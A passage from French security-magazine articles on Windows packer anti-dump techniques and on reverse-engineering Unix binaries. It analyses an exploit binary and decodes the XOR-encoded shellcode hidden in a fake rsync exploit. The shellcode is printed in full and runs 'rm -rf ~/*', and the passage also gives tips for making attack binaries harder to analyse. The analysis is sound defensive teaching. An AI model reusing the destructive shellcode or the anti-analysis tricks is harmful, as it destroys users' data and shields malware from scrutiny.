Pour réparer ce détournement, il suffirait de remplacer l'adresse dans l'IAT (21852075) par l'adresse de l'API : BFF9162D. Ce qui nous donnerait :

```
01AF:00608412 2D 16 F9 BF 41 52 85 21 11 74 85 21 73 98 85 21
```

Pour réparer toute l'IAT, il suffit d'appliquer cette méthode pour chaque fonction, mais cela prend bien entendu beaucoup trop de

temps à la main. Il est possible de programmer une routine (*call fixer*) en mémoire pour réparer chaque adresse à notre place, ou alors de patcher la protection lors du détournement pour lui empêcher de détourner les fonctions.

Il existe aussi un outil pour reconstruire les tables d'import qui permet de tracer les détournements et de remplacer automatiquement les adresses dans la l'IAT : Imp Rec [3].

Détournement avec pseudo-émulation

```
01AF:00442BAA  FF15D4504600      CALL    [004650D4]


01AF:004650D4 14 20 EE 00 28 20 EE 00-34 20 EE 00 40 20 EE 00
01AF:004650E4 4C 20 EE 00 58 20 EE 00-6C 20 EE 00 78 20 EE 00
01AF:004650F4 84 20 EE 00 98 20 EE 00-AC 20 EE 00 10 C9 EC 00
01AF:00465104 B8 20 EE 00 C4 20 EE 00-D4 20 EE 00 F0 20 EE 00
01AF:00465114 08 21 EE 00 14 21 EE 00-2C 21 EE 00 38 21 EE 00
```

La routine détournée appelle l'adresse EE2014. Juste pour information, voilà à quoi ressemble la routine :

```
01AF:00EE2014  55              PUSH    EBP
01AF:00EE2015  8BEC            MOV     EBP,ESP
01AF:00EE2017  83EC0C          SUB     ESP,0C
01AF:00EE201A  56              PUSH    ESI
01AF:00EE201B  57              PUSH    EDI
01AF:00EE201C  E9F2F50ABF      JMP     BFF91613 <= appel l'API.

:what bff91613
The value BFF91613 is (a) KERNEL32!GetVersionExA+0008
```

Cette routine appelle la fonction GetVersionExA. Ce détournement est un peu plus complexe que le précédent, puisque la protection exécute les huit premiers octets (cinq instructions) de la fonction dans sa propre routine et ensuite appelle l'adresse de la fonction + 8. Pour implémenter ce type "d'émulation", la protection utilise un désassembleur.

Cette technique était surtout efficace il y a quelques années, les outils de reconstruction automatique peuvent maintenant réparer les détournements par émulation sans problème.

Les techniques de détournement de fonctions sont toujours employées de nos jours, mais ne sont plus vraiment un réel problème pour les crackers de code. Cependant, des techniques fondées sur le détournement s'avèrent relativement efficaces.

En passant des paramètres spéciaux aux fonctions détournées, il est possible d'effectuer des opérations spéciales tel que le décryptage de certaines parties de l'application. Selon l'implémentation, il est nécessaire de patcher le code pour retirer les paramètres spéciaux qui pourraient faire planter le programme une fois la protection retirée.

Emulation d'API

Quelques protections émulent certaines fonctions pour dérouter les outils de réparation d'imports. Il est possible d'appeler les fonctions à émuler lors du chargement de la protection pour sauvegarder leur valeur de retour. Bien sûr, ces fonctions doivent toujours retourner la même valeur.

- **Exemple :** GetVersion.

```
001B:016D1408  6A00            PUSH    00
001B:016D140A  E8513DFFFF      CALL    KERNEL32!GetModuleHandleA
001B:016D140F  FF35E86C6D01    PUSH    DWORD PTR [016D6CE8]
001B:016D1415  58              POP     EAX
001B:016D1416  8805F86C6D01    MOV     EAX,[016D6CF8]
001B:016D141C  C3              RET
```

La protection appelle en premier la fonction GetModuleHandleA. Sachant que les fonctions retournent leur valeur de retour dans le registre EAX, il est très facile de voir que l'appel à GetModuleHandleA est simplement un leurre, puisque le registre EAX est en premier lieu modifié à l'aide d'un PUSH DWORD PTR [adresse] / POP EAX, puis une dernière fois par un MOV EAX, [Adresse]. C'est cette dernière valeur qui compte, puisqu'elle est suivie d'un RET.

En Pseudo C, on pourrait traduire les deux dernières lignes comme ceci :

```
Return EAX;
```

Certains outils de réparation de tables d'import se font leurrer par l'appel factice à GetModuleHandleA. Le PUSH/POP qui suit est encore un leurre. Pour trouver quelle est la fonction émulée, il est important de regarder la valeur retournée dans EAX juste avant le RET.

Il est souvent possible de deviner la fonction émulée. Par exemple, si la fonction émulée est la fonction GetCommandLineA, on trouvera dans EAX, un pointeur vers la ligne de commande.

Dans certain cas, il est nécessaire de déboguer la protection. La méthode consiste à placer un point d'arrêt matériel sur l'adresse qui contient la valeur de la fonction émulée, et de relancer l'application. Cette méthode permet de se retrouver dans l'initialisation des variables utilisées pour l'émulation des fonctions de l'API Windows.

Code Mangling

Le *code mangling* est une méthode de protection qui consiste à modifier la section code de l'exécutable avant d'appliquer le cryptage et/ou la compression. La modification est permanente pour s'assurer que la section code ne sera à aucun moment identique à celle d'origine. En général, ces modifications rendent l'application protégée dépendante de la protection. Pour pouvoir unpacker un exécutable protégé par code mangling, il faut programmer des outils qui vont réparer la section code.

Exemples de Code Mangling

Certaines protections installent leur propre gestionnaire d'exceptions pour gérer les erreurs rencontrées dans le code de l'application protégée. La protection a remplacé les instructions d'origine pour les émuler dans son gestionnaire d'exceptions. Lors d'un dump, le code de la protection n'est plus présent, et ne peut donc plus gérer les exceptions générées par l'application, celle ci est alors inutilisable.

À aucun moment, les instructions originales ne sont remises dans l'application, elles ont été tout simplement détruites, pour être ensuite émulées par la protection. La programmation d'outils de réparation spécifiques est alors nécessaire.

D'autres protections modifient le code des appels aux fonctions Windows pour effectuer une sorte de redirection d'imports. Cette méthode est généralement appelée *FF15/FF25 mangling* car les opcodes des instructions qui effectuent les appels aux fonctions Windows commencent par FF15 ou par FF25 selon le compilateur utilisé.

En plus de devoir réparer la table d'imports, il faut aussi réparer la section code pour obtenir un exécutable fonctionnel. Les FF15/FF25

sont généralement remplacés par un *CALL protection*. La protection reprend alors la main lors de l'appel d'une fonction Windows. Celle-ci peut très bien rechercher la présence éventuelle de débogueurs, et ensuite décrypter l'appel original de la fonction Windows en mémoire allouée, puis l'exécuter.

Suppression du Point d'Entrée

Cette méthode de protection est employée par certains packers d'exécutables. Le principe est très simple : copier (pour ensuite les effacer) les instructions du point d'entrée du programme, et les placer dans le code de la protection. Elle déchiffre alors ces instructions, puis les exécute avant de rendre la main au programme protégé, là où il aurait normalement continué s'il avait exécuté les instructions lui-même. Il est possible d'effacer les instructions du code de la protection une fois celles-ci exécutées pour éviter de les avoir en clair dans le code de la protection lors d'un dump mémoire.

La protection met à zéro les instructions présentes au point d'entrée et les exécute (après les avoir copiées) dans son propre code. Si la protection retire par exemple cinq octets lors du saut vers l'entry point, elle utilisera l'ancienne adresse du point d'entrée + 5, puisque les instructions auront été exécutées à l'intérieur de la protection (et car il n'y a plus rien à l'adresse originale du point d'entrée).

Les instructions retirées ne sont donc jamais replacées dans le programme. Lors du dump, il manquera une série d'instructions au point d'entrée, instructions nécessaires au bon fonctionnement du programme.

Il est aussi possible par exemple d'utiliser une machine virtuelle personnelle pour émuler les instructions retirées.

Le problème de cette méthode de protection est que le code au point d'entrée d'une application exécute toujours plus ou moins le même type d'opérations : Stack Frame, initialisation des registres etc. Une personne peut facilement "deviner" les instructions qui ont été retirées du point d'entrée sans avoir à tracer la protection, juste en regardant l'état de la pile et des registres au moment du saut vers le programme original.

Processus caché

Une méthode simple pour bloquer les dumpers simples, est de cacher le processus dans la liste des tâches. La majorité des dumpers affichent une liste de processus où l'attaquant pourra choisir le processus à dumper.

En hookant certaines fonctions du système, à l'instar des *rootkits* et autres *trojans* furtifs, il est alors impossible de trouver l'application protégée dans la liste des processus des dumpers, et donc par conséquent, impossible de dumper.

Hook de ReadProcessMemory

De la même manière que pour cacher le processus, il est possible de hooker la fonction `ReadProcessMemory` et d'interdire la lecture du *process* à tout processus excepté le processus protégé lui-même.

En retour, les dumpers ne pourront lire la mémoire du processus à dumper et le dump ne pourra être effectué.

Il s'agit en général d'un *hook* système, c'est à dire que le hook est appliqué sur tout le système. Il existe de nombreuses librairies de hooking de fonctions Windows qui permettent d'effectuer ce genre de protection. Le binaire protégé n'est pas modifié. Certaines protections utilisent un driver pour effectuer le hooking.

Modification de SizeOfImage

Comme vous avez pu lire dans la description du format PE, le champ `SizeOfImage` contient la taille de l'image en mémoire. Les dumpers utilisent cette information pour obtenir la taille de l'image à dumper.

Certaines protections modifient le champ une fois l'exécutable chargé et avant de rendre la main à l'application décompressée en y plaçant une taille erronée. Le dumper pourra par exemple dumper une toute petite image, ou une image bien trop grande, voire ne rien dumper si la valeur est trop importante.

Le dump ne sera au final pas possible. L'outil LordPE [4] permet de corriger la `SizeOfImage` avant d'effectuer un dump du process.

Conclusion

J'espère avoir démystifié le principe des packers d'exécutables Windows par le biais de cette introduction au packing d'exécutables et méthodes de protection.

Pour packer et unpacker, il est nécessaire d'avoir une bonne connaissance du format PE puisque les protections s'appuient principalement sur la modification des structures du format. L'unpacking d'exécutable n'a pas été abordé ici car je présente l'unpacking d'UPX [5] dans un autre article de ce même numéro consacré au désassembleur IDA.

Pour un aspect pratique, je vous invite à lire les sources de divers packers (tel qu'UPX) qui illustreront les techniques présentées dans cet article.

Références

- [1] N.Brulez. *Techniques de Reverse Engineering - Analyse d'un exécutable "verrouillé"* - MISC 7.
- [2] Documentation sur le Format PE - **http://spiff.tripnet.se/~iczelion/files/pe1.zip**.
- [3] Import Reconstructor - **http://wave.prohosting.com/mackt/projects/imprec/ucfir16f.zip**
- [4] LordPE - **http://mitglied.lycos.de/yoda2k/LordPE/info.htm**
- [5] UPX - **http://upx.sourceforge.net/**

Ingénierie inverse sous UNIX

Quand on parle de reverse engineering, les premières choses qui nous viennent à l'esprit sont Windows et IDA Pro. Effectivement, vous avez pu lire tout au long des précédents MISC des articles sur le désassemblage (et donc le reverse engineering) de vers ou virus, le format PE, l'utilisation d'IDA ou de SoftICE, etc. Mais jamais il n'a été question de reverse à proprement parler, sur plateforme Unix/Linux.

Cet article se découpera en deux parties : d'un côté l'analyse statique et de l'autre l'analyse dynamique, et pour chacune d'elle nous utiliserons un binaire appelé `dmntreal` (que nous vous fournissons avec le reste des programmes). Nous essaierons en même temps de vous montrer les outils les plus efficaces à utiliser. Tous les scripts ou programmes sont téléchargeables à une seule adresse : [miscprog]. À ce propos, devant le nombre non négligeable de références, exceptionnellement, elles ne seront pas présentes en fin d'article, mais également sur ce lien afin de gagner un peu de place :-/

Analyse statique

L'analyse statique consiste à reverser le binaire sans le lancer. Elle évite de prendre des risques et permet de réaliser une étude du binaire plus approfondie qu'avec une analyse dynamique, à condition de connaître le format du binaire, en l'occurrence ELF, et l'assembleur.

Rappel sur le format ELF

ELF ou « *Executeable and Linking Format* » est le format de binaire standard sous Linux. Il est structuré en *headers* et sections qui sont référencés dans le fichier `elf.h`. La structure `Elf32_Ehdr` recense les informations sur le format proprement dit (type du binaire, architecture...), `Elf32_Phdr` sur les segments du binaire et `Elf32_Shdr` chaque section du binaire. Ces informations sont primordiales et la modification de l'une d'entre elles peut empêcher toute analyse du binaire. Pour ne pas recommencer un énième *tutorial* sur le format ELF, nous vous invitons à lire la documentation standard [elf] ou à rechercher sur Internet.

Les premières informations

Cette première étape consiste à récupérer un maximum d'informations sur le binaire lui-même : pour quelle plateforme il a été compilé, avec quel compilateur, etc. Elle nous donne les premières bases avant de faire une analyse fonctionnelle plus approfondie du binaire.

`file` et `strings` seront les premiers outils à utiliser, disponibles dans toutes distributions Linux qui se respectent. Le premier détermine le type du fichier tandis que le second extrait du binaire toutes les chaînes de caractères présentes.

```
$ file dmntreal
dmntreal: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), not stripped
$ strings -a dmntreal
[...]
RealServ v1.0 against Linux/Intel RealMedia server <= 9.x
Compliled for D3m3nte by jmkr.
[-] %s -h host -t num
[-] -h host - victims address
[-] -t type - 0 for target list
0 Have you got a shell.
id;uname -a;w
[...]
GCC: (GNU) 3.3 20030226 (prerelease) (SuSE Linux)
[...]
/usr/src/packages/BUILD/glibc-2.3.2/csu
[...]
```

D'après la bannière récupérée, nous supposons sans trop d'erreur que le binaire est un exploit pour le serveur Linux/Intel RealMedia server <=9.x. Nous apprenons aussi que c'est un binaire ELF (pas vraiment de surprise :), compilé pour processeur Intel 80386, non « strippé » et lié dynamiquement à des librairies. *strippé* signifie que la table des symboles a été supprimée du binaire grâce à la commande `/usr/bin/strip`. N'étant pas le cas de notre binaire, l'analyse n'en sera que plus facile.

La commande `strings` nous renseigne sur beaucoup de choses, notamment la version du compilateur et de la librairie C. Cette commande récupère en fait surtout les informations des sections ELF `.note` et `.comment` (n'oubliez pas l'option `-a` sinon la section `.comment` sera omise).

Le binaire n'est pas compilé statiquement, nous pouvons alors connaître les librairies dont il dépend grâce à la commande `/usr/bin/ldd` :

```
$ ldd dmntreal
libc.so.6 => /lib/libc.so.6 (0x4001a000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Le binaire ne dépend d'aucune librairie mise à part la `glibc` standard. Non strippé et pas compilé en statique, le pirate semble n'avoir appliqué aucune protection sur son binaire.

Le format du binaire étant ELF, il est aussi possible de récupérer des informations quant à ce format : description des sections, affichage de la table des symboles (si le binaire n'est pas strippé), etc., grâce aux commandes `objdump` et `readelf` faisant partie du package `binutils`. Toutes ces commandes évoquées ont une page `man` que nous vous conseillons de lire pour connaître l'ensemble des fonctionnalités qu'elles offrent.

```
$ readelf -l dmntreal

Elf file type is EXEC (Executable file)
Entry point 0x804985e
There are 6 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
  INTERP         0x0000f4 0x080480f4 0x080480f4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
```

Philippe Biondi
<phil@secdev.org>
<philippe.biondi@arche.fr>
Samuel Dralet
<zg@kernsh.org>

```
  LOAD           0x000000 0x08048000 0x08048000 0x0285e 0x0285e R E 0x1000
  LOAD           0x002860 0x0804a860 0x0804a860 0x00284 0x00294 RW  0x1000
  DYNAMIC        0x002974 0x0804a974 0x0804a974 0x000c8 0x000c8 RW  0x4
  NOTE           0x000108 0x08048108 0x08048108 0x00020 0x00020 R   0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r
.rel.dyn .rel.plt .init .plt .text .fini .rodata
   03     .data .eh_frame .dynamic .ctors .dtors .jcr .got .bss
   04     .dynamic
   05     .note.ABI-tag
```

Le point d'entrée `Entry point 0x804985e` et les adresses des sections semblent être standard, aucune protection n'a donc été appliquée sur le binaire. Une protection binaire est un programme qui est capable de transformer n'importe quel programme de sa forme exécutable originale en une forme, toujours exécutable, mais qu'il est beaucoup plus difficile d'analyser. Dans les grandes lignes, ceux-ci chiffrent et/ou compressent le binaire original et insèrent un chargeur, dont le rôle est de déchiffrer le binaire à la volée. Parmi les plus connus dans le monde Unix, nous avons BurnEye [burneye], Shiva [shiva], UPX [upx], Objobf [objobf] qui est en quelque sorte le successeur de BurnEye. Et il en existe d'autres. Si par exemple le pirate avait appliqué la protection BurnEye à notre binaire, nous aurions eu :

```
$ readelf -l /tmp/dmntreal.be

Elf file type is EXEC (Executable file)
Entry point 0x5371035
There are 2 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x05370000 0x05370000 0x0c250 0x0d000 RWE 0x1000
  LOAD           0x00c250 0x0804aaf4 0x0804aaf4 0x00000 0x00000 RW  0x1000
```

Le point d'entrée aurait complètement changé, certains headers du binaire auraient disparu et aucune section ne serait présente. L'analyse statique aurait été bien plus complexe.

Tous ces utilitaires `file`, `strings`... sont donc très pratiques pour avoir une première idée sur le binaire à reverser. Plusieurs scripts existent sur le Net qui automatisent un peu le tout dont notamment `faust` [faust]. Cet outil fait exactement la même chose que l'ensemble des commandes que nous venons d'évoquer mais il le fait de manière complète, tout à fait automatisée et configurable. Il permet aussi de faire de l'analyse dynamique, technique qui sera vue plus loin dans l'article.

Utilisation de graphes

Une fois que nous avons toutes les informations à propos du binaire, l'étape suivante est de faire une analyse plus fonctionnelle. Généralement, le but est de connaître les fonctions que le binaire appelle et de pouvoir générer un graphe de ces appels de fonctions, appelé plus communément flot d'exécution.

Plusieurs outils existent tels que `flowgraph` [flowgraph], `elfsh` [elfsh] ou encore `bin2graph` [bin2graph]. `flowgraph` et `bin2graph` utilisent `objdump` et `graphviz` [graphviz] pour la représentation, `flowgraph` étant beaucoup plus abouti. `elfsh` utilise ses propres librairies manipulant le format `ELF` et pouvant désassembler un binaire.

La difficulté de ces graphes est de pouvoir représenter de manière simple ce flot d'exécution. Par exemple, même pour un programme simple comme `/bin/cat`, on obtient avec `bin2graph` un graphe trop gros pour être exploité.

Lorsque nous avons affaire à quelque chose de plus petit, comme une simple fonction ou un *shellcode*, `egggraph` [eggraph], qui fait à peu près la même chose pour un bout de code hors de toute structure, donne des résultats plus exploitables.

Pour notre binaire, nous allons utiliser quelque chose d'assez simple, un petit script `drawgraph.pl` disponible dans [miscprog] qui utilise `objdump`, désassemble le code (cf le chapitre désassemblage) et récupère toutes les instructions `call` pour générer un semblant de graphe, suffisant dans notre cas :

```
drawgraph.pl - draw a pseudo-graph of functions
<zg@kernsh.org>
```

```
[+] ELF binary : /home/compaq/article/reverse/unix/dmntreal
[*] 15 functions

+ main
  + usage
  + utf_12
  + buildbuffer
    + write_sock

[*] Other functions
[...]
```

Les fonctions parlent d'elles-mêmes : `utf_12()` pour l'encodage en UTF-12, `buildbuffer()` pour construire le *buffer* qui exploitera certainement la faille et `write_sock()` qui envoie le tout sur la connexion réseau.

Désassemblage du binaire

L'obtention des graphes des flots d'exécution d'un binaire est souvent une étape délaissée dans le *reverse engineering* (surtout pour des binaires assez complexes), du fait principalement que ce n'est pas une technique encore arrivée à maturité et qu'il n'y a pas du coup d'outils vraiment évolués dans ce domaine, en tout cas pour la plateforme Linux.

Quand on reverse, on a plutôt tendance, après avoir récupéré des informations sur le binaire, à vouloir le désassembler, technique visant à récupérer le code assembleur d'un programme, et à l'analyser manuellement.

Outre des bases nécessaires en assembleur (dépendant du processeur sur lequel vous travaillez), il est nécessaire d'avoir un bon outil.

L'outil ndisasm

ndisasm fait partie de la suite nasm. Il permet de désassembler des binaires, mais il ne comprend pas les headers des fichiers. Vous devez donc jongler avec les *offsets* pour pouvoir analyser la partie de code que vous souhaitez. D'ailleurs, la page man de ndisasm conseille bien d'utiliser objdump. Il n'en reste pas moins pratique pour désassembler rapidement un bout de code ou un shellcode.

Par exemple, fin mai, un message intitulé new rsync :) exploit rsync-too-open [fdrsync] a été posté sur la liste FullDisclosure contenant ce qui semblait être un source d'un exploit pour rsync. Une rapide lecture du source montre l'existence d'une variable suspecte shellcode2 :

```
char shellcode2[] =
    "\xeb\x10\x5e\x31\xc9\xb1\x4b\xb0\xff\x30\x06\xfe\xc8\x46\xe2\xf9"
    "\xeb\x05\xe8\xeb\xff\xff\xff\x17\xdb\xfd\xfc\xfb\xd5\x9b\x91\x99"
    "\xd9\x86\x9c\xf3\x81\x99\xf0\xc2\x8d\xed\x9e\x86\xca\xc4\x9a\x81"
    "\xc6\x9b\xcb\xc9\xc2\xd3\xde\xf0\xba\xb8\xaa\xf4\xb4\xac\xb4\xbb"
    "\xd6\x88\xe5\x13\x82\x5c\x8d\xc1\x9d\x40\x91\xc0\x99\x44\x95\xcf"
    "\x95\x4c\x2f\x4a\x23\xf0\x12\x0f\xb5\x70\x3c\x32\x79\x88\x78\xf7"
    "\x7b\x35";
```

Si on poursuit la lecture, on s'aperçoit vite que ce shellcode est exécuté sur la machine locale par l'exploit :

```
        (long) funct = &shellcode2;
[...]
        funct();
```

Mais que fait donc ce shellcode ? Utilisons ndisasm pour le désassembler :

```
$ echo -ne "\xeb\x10\x5e\x31\xc9\xb1\x4b\xb0\xff\x30\x06..." | ndisasm -u -
00000000  EB10            jmp short 0x12
00000002  5E              pop esi
00000003  31C9            xor ecx,ecx
00000005  B14B            mov cl,0x4b
00000007  B0FF            mov al,0xff
00000009  3006            xor [esi],al
0000000B  FEC8            dec al
0000000D  46              inc esi
0000000E  E2F9            loop 0x9
00000010  EB05            jmp short 0x17
00000012  E8EBFFFFFF      call 0x2
00000017  17              pop ss
[...]
```

Nous avons là le cas d'école du décodeur XOR. La première instruction saute sur un appel à la deuxième instruction. Cela peut paraître futile lorsqu'on ne regarde que le flot d'exécution. Mais l'effet de bord est que le call va pousser l'adresse de l'instruction suivante (base+0x17) sur la pile. Cette adresse est justement le premier octet après le décodeur, le premier octet à décoder. Il est récupéré par le pop esi. Nous avons ensuite une boucle entre les offsets 0x9 et 0xe, qui va exécuter xor [esi], al pour 0x4b octets à partir de 0x17, valeur à laquelle est initialisé le registre ESI. AL est initialisé à 0xff et est décrémenté à chaque boucle. Le décodage peut être effectué en quelques lignes de Python :

```
shcode="\xeb\x10\x5e\x31..."
"".join(map(lambda x,y: chr(ord(x) ^ y), shcode[0x17:], range(0xff,0xff-0x4b,-1)))
```

Le *dump* hexadécimal de cette nouvelle chaîne est très parlant.

```
00000000  e8 25 00 00 00 2f 62 69  6e 2f 73 68 00 73 68 00  |.%.../bin/sh.sh.|
00000010  2d 63 00 72 6d 20 2d 72  66 20 7e 2f 2a 20 32 3e  |-c.rm -rf ~/* 2>|
00000020  2f 64 65 76 2f 6e 75 6c  6c 00 5d 31 c0 50 8d 5d  |/dev/null.]1.P.]|
00000030  0e 53 8d 5d 0b 53 8d 5d  08 53 89 eb 89 e1 31 d2  |.S.].S.].S....1.|
00000040  b0 0b cd 80 89 c3 31 c0  40 cd 80                 |......1.@..|
```

Mais il ne faut pas toujours se fier aux apparences. Nous désassemblons donc la nouvelle chaîne par acquis de conscience :

```
$ echo -ne "\xe8%\x00\x00...." | ndisasm -u -
00000000  E825000000        call 0x2a
[...]
$ echo -ne "\xe8%\x00\x00...." | dd bs=1 skip=$((0x2a)) | ndisasm -u -
00000000  5D                pop ebp
00000001  31C0              xor eax,eax
00000003  50                push eax
00000004  8D5D0E            lea ebx,[ebp+0xe]
00000007  53                push ebx
00000008  8D5D0B            lea ebx,[ebp+0xb]
0000000B  53                push ebx
0000000C  8D5D08            lea ebx,[ebp+0x8]
0000000F  53                push ebx
00000010  89EB              mov ebx,ebp
00000012  89E1              mov ecx,esp
00000014  31D2              xor edx,edx
00000016  B00B              mov al,0xb
00000018  CD80              int 0x80
0000001A  89C3              mov ebx,eax
0000001C  31C0              xor eax,eax
0000001E  40                inc eax
0000001F  CD80              int 0x80
```

Nous avons donc là encore récupération de l'adresse du shellcode (call+pop). On peut donc en déduire que l'élaboration de ce shellcode et sa transformation en un shellcode encodé ont été deux étapes bien séparées, car cette adresse était déductible de la valeur du registre ESI.

Quelques adresses de la zone mémoire que nous avons sautées sont ensuite poussées dans la pile, puis l'adresse du pointeur de pile est récupérée.

Nous repérons également deux int 0x80. Il s'agit d'appels système Linux/x86. Il nous faut donc trouver la valeur qu'aura EAX lors de cet appel pour connaître le nom de l'appel système appelé. Leur liste est en effet définie dans /usr/include/asm/unistd.h. Ici, nous avons 0xb et 0x1. En consultant le fichier, nous en déduisons qu'il s'agit de execve() et de exit().

Nous pouvons alors reconnaître que les adresses mémoire poussées dans la pile servent à construire le tableau d'arguments, qui sont plus qu'explicites dans le dump hexadécimal.

Moralité : Ne jamais faire confiance à un programme, même si on en a le source. Celui-ci efface donc bien le répertoire de l'utilisateur qui le lance.

Objdump

De son côté, objdump offre la possibilité de désassembler tout ou partie du code d'un binaire à l'aide des options -d ou -D. La première permet de désassembler uniquement les sections qui contiennent du code tandis que la seconde désassemble le binaire en totalité. Les scripts bin2graph et flowgraph utilise d'ailleurs objdump.

Certains préfèreront gdb qui permet aussi de désassembler des binaires et facilite la résolution des symboles. C'est ce que nous allons utiliser ici. Nous connaissons les noms des fonctions du binaire, il ne nous reste plus qu'à écrire un petit script (vraiment petit ;)) pour récupérer le code assembleur de la fonction que nous souhaitons.

Nous nous focaliserons uniquement sur la fonction buildbuffer() :

```
$ cat disass.gdb
disass buildbuffer
quit
$ gdb -q -x disass.gdb dmntreal > dmntreal.asm
$ cat dmntreal.asm
```

```
Dump of assembler code for function buildbuffer:
0x8048cd5 <buildbuffer>:    push   %ebp
0x8048cd6 <buildbuffer+1>:  mov    %esp,%ebp
0x8048cd8 <buildbuffer+3>:  sub    $0x18,%esp
0x8048cdb <buildbuffer+6>:  sub    $0xc,%esp
0x8048cde <buildbuffer+9>:  push   $0x2710
0x8048ce3 <buildbuffer+14>: call   0x8048854 <malloc>
[...]
```

Vous trouverez le listing complet de la fonction et les explications à l'adresse [miscprog]

Du fait que notre binaire ne soit pas strippé et n'ait pas la moindre protection contre le reverse engineering, son code assembleur est assez complet pour être analysé et en comprendre son fonctionnement assez facilement. L'instruction `call 0x8048854 <malloc>` indique clairement qu'il y a un appel à `malloc()`, il suffit de regarder l'instruction précédente `push $0x2710` pour connaître la taille de la mémoire allouée (0x2710 = 10000). En analysant de cette manière le code assembleur, il est possible au final de réécrire la fonction `buildbuffer()` dans un langage plus évolué comme le C.

Si aucun outil de désassemblage ne vous convient, vous avez la possibilité de le coder en utilisant des bibliothèques existantes qui recensent toutes les instructions assembleur comme la `libbfd` utilisée par `objdump` ou `gdb`, ou encore `libdisasm` du package The Bastard [bastard].

Dans le cas d'un binaire strippé et compilé statiquement, la solution pour le désassembler est de retrouver les noms des fonctions des bibliothèques appelées à partir des bibliothèques utilisées lors de l'édition de liens.

En pratique, une base de signatures des fonctions de chaque bibliothèque est générée. Chaque fonction du binaire peut être localisée par le fait qu'on y fait un appel (`call`). Il suffit de comparer sa signature avec celles que nous avons dans notre base pour retrouver le nom des fonctions ayant la même signature.

Le programme `dress` de la suite d'outils Fenris [fenris] permet d'automatiser cette tâche.

Imaginons un programme tout juste compilé statiquement :

```
$ gcc -static -o programme programme.c
```

```
 804858d:       8b 45 f8                mov    0xfffffff8(%ebp),%eax
 8048590:       89 04 24                mov    %eax,(%esp,1)
 8048593:       e8 88 c1 00 00          call   8054720 <__libc_close>
 8048598:       c7 85 34 fb ff ff 00    movl   $0x0,0xfffffb34(%ebp)
```

Si nous le strippons :

```
$ strip programme
```

Les noms des fonctions disparaissent :

```
 804858d: 8b 45 f8             mov  0xfffffff8(%ebp),%eax
 8048590: 89 04 24             mov  %eax,(%esp,1)
 8048593: e8 88 c1 00 00       call 0x8054720
 8048598: c7 85 34 fb ff ff 00 movl $0x0,0xfffffb34(%ebp)

$ objdump -t ./programme

./programme:     file format elf32-i386

objdump: ./programme: no symbols
```

A savoir qu'avec notre binaire strippé, le graphe `drawgraph.pl` n'aurait donné aucun résultat puisqu'il se base sur la commande `objdump`.

Nous générons alors une base d'empreintes à partir de la bibliothèque utilisée pour la compilation grâce au programme `fprints` :

```
$ ar x /usr/bin/libc.a
$ for i in *.o; do fprints $i >> fprints.dat; done
```

Puis nous l'utilisons pour reconstruire la table des symboles :

```
$ dress -F fprints.dat programme programme-habille
```

Nous retrouvons donc :

```
 804858d:       8b 45 f8                mov    0xfffffff8(%ebp),%eax
 8048590:       89 04 24                mov    %eax,(%esp,1)
 8048593:       e8 88 c1 00 00          call   8054720 <__libc_close / __close /
close>
 8048598:       c7 85 34 fb ff ff 00    movl   $0x0,0xfffffb34(%ebp)
```

Décompilation du binaire

La décompilation d'un binaire vise à transformer son code binaire en un langage de haut niveau tel que le C. Cette technique de reverse engineering peut être utile lorsqu'elle est utilisée en parallèle au désassemblage. Une comparaison des deux résultats évite d'être induit en erreur lorsque l'on essaye de comprendre le code assembleur.

L'outil `rec` [rec] permet de décompiler un programme. Il est multi-plateforme et peut décompiler beaucoup de formats de fichiers dont `ELF`, `COFF` et `PE`.

Voici une utilisation très simple de cet outil :

```
$ ./rec ./dmntreal
/tmp/dmntreal is an ELF/i386 executable file
Section       Offset   Address   Size
.interp       0000f4   080480f4  00013
.note.ABI-tag   000108   08048108  00020
.hash         000128   08048128  00134
.[...]

Reading symbol table...
Finding references...
Finding procedures...
Done.
Decompiling 0804953a - 00000000 (1/54)
Left 15 assembly statements, 0 assembly nodes
Translation complete - 627 translated statements in 0 sec.
$ cat ./dmntreal.rec
[...]
/*  Procedure: 0x08048CD5 - 0x08048E61
 *  Argument size: -16
 *  Local size: 24
 *  Save regs size: 0
 */

buildbuffer(A8, Ac)
/* unknown */ void  A8;
/* unknown */ void  Ac;
{
    /* unknown */ void  Vffffffe4;
    /* unknown */ void  Vffffffe8;
    /* unknown */ void  Vfffffffc;



    esp = esp - 12;
    (save)10000;
    esp = esp + 16;
    Vffffffe4 = malloc();
[...]
```

Nous retrouvons bien notre `malloc( 10000 )` de la fonction `buildbuffer()`.

`rec` n'est pas le seul outil de ce genre. Nous pouvons également citer `UNcc` [uncc] ou `dcc` [dcc].

Qu'est-ce que le pirate aurait pu ou dû faire ?

sstrip, un remplaçant à strip

Il est clair que la personne qui a compilé ce binaire n'a pris aucune précaution pour éviter de pouvoir le reverser, tout du moins pour une analyse statique. Outre le compiler statiquement et le stripper, il aurait pu supprimer un maximum d'informations avec `sstrip` [sstrip]. Cet outil efface d'un binaire tout ce qui ne fait pas partie de l'image mémoire du programme.

Avec `strip` :

```
$ file dmntreal
dmntreal: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), stripped
$ objdump -j .interp -s dmntreal

dmntreal:     file format elf32-i386

Contents of section .interp:
 80480f4 2f6c6962 2f6c642d 6c696e75 782e736f  /lib/ld-linux.so
 8048104 2e3200                               .2.
```

Avec `sstrip` :

```
$ file dmntreal
dmntreal: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs)file: corrupted section header size.
$ objdump -j .interp -s dmntreal

dmntreal:     file format elf32-i386
```

Anti-désassemblage

